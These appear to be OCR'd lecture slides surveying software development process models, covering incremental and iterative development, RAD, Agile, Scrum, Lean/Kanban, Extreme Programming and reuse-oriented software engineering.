
- The process is not visible.
  - Managers need regular deliverables to measure progress. If systems are developed quickly, it is not cost-effective to produce documents that reflect every version of the system.
- System structure tends to degrade as new increments are added.
  - Unless time and money is spent on refactoring to improve the software, regular change tends to corrupt its structure. Incorporating further software changes becomes increasingly difficult and costly.

Iterative and Incremental Development


- Iterative and incremental development is any combination of both iterative design or iterative method and incremental build model for development.



Incremental vs. Iterative




A Bit Different Understanding




RAD

- Minimal planning and fast prototyping.
- Developing instead of planning
- The lack of pre-planning generally allows software to be written much faster, and makes it easier to change requirements.




Agile

- Group of software development methods
- Based on iterative and incremental development
- Most important phrases
  - self-organizing, cross-functional teams
  - adaptive planning,
  - evolutionary development and delivery,
  - a time-boxed iterative approach,
  - rapid and flexible response to change.
- A conceptual framework
- The Agile Manifesto in 2001.



Scrum


- Scrum is an iterative and incremental agile software development framework
- A flexible, holistic product development strategy
- Development team works as an atomic unit
- Opposing to sequential approach



Copyright © 2005, Mountain Goat Software


Lean (Kanban)

- A translation of lean manufacturing principles and practices
- Toyota Production System,
- Today part of Agile community.



Extreme Programming (XP)


- Improve software quality and responsiveness to changing customer requirements
- A type of agile software development
- Frequent "releases" in short development cycles
- Introduce checkpoints where new customer requirements can be adopted.



Reuse-oriented software engineering

- Based on systematic reuse where systems are integrated from existing components or COTS (Commercial-off-the-shelf) systems.
- Process stages
  - Component analysis;
  - Requirements modification;
  - System design with reuse;
  - Development and integration.
- Reuse is now the standard approach for building many types of business system

Reuse-oriented software engineering


Requirements specification
Component analysis
Requirements modification
System design with reuse
Development and integration
System validation

- Questions ?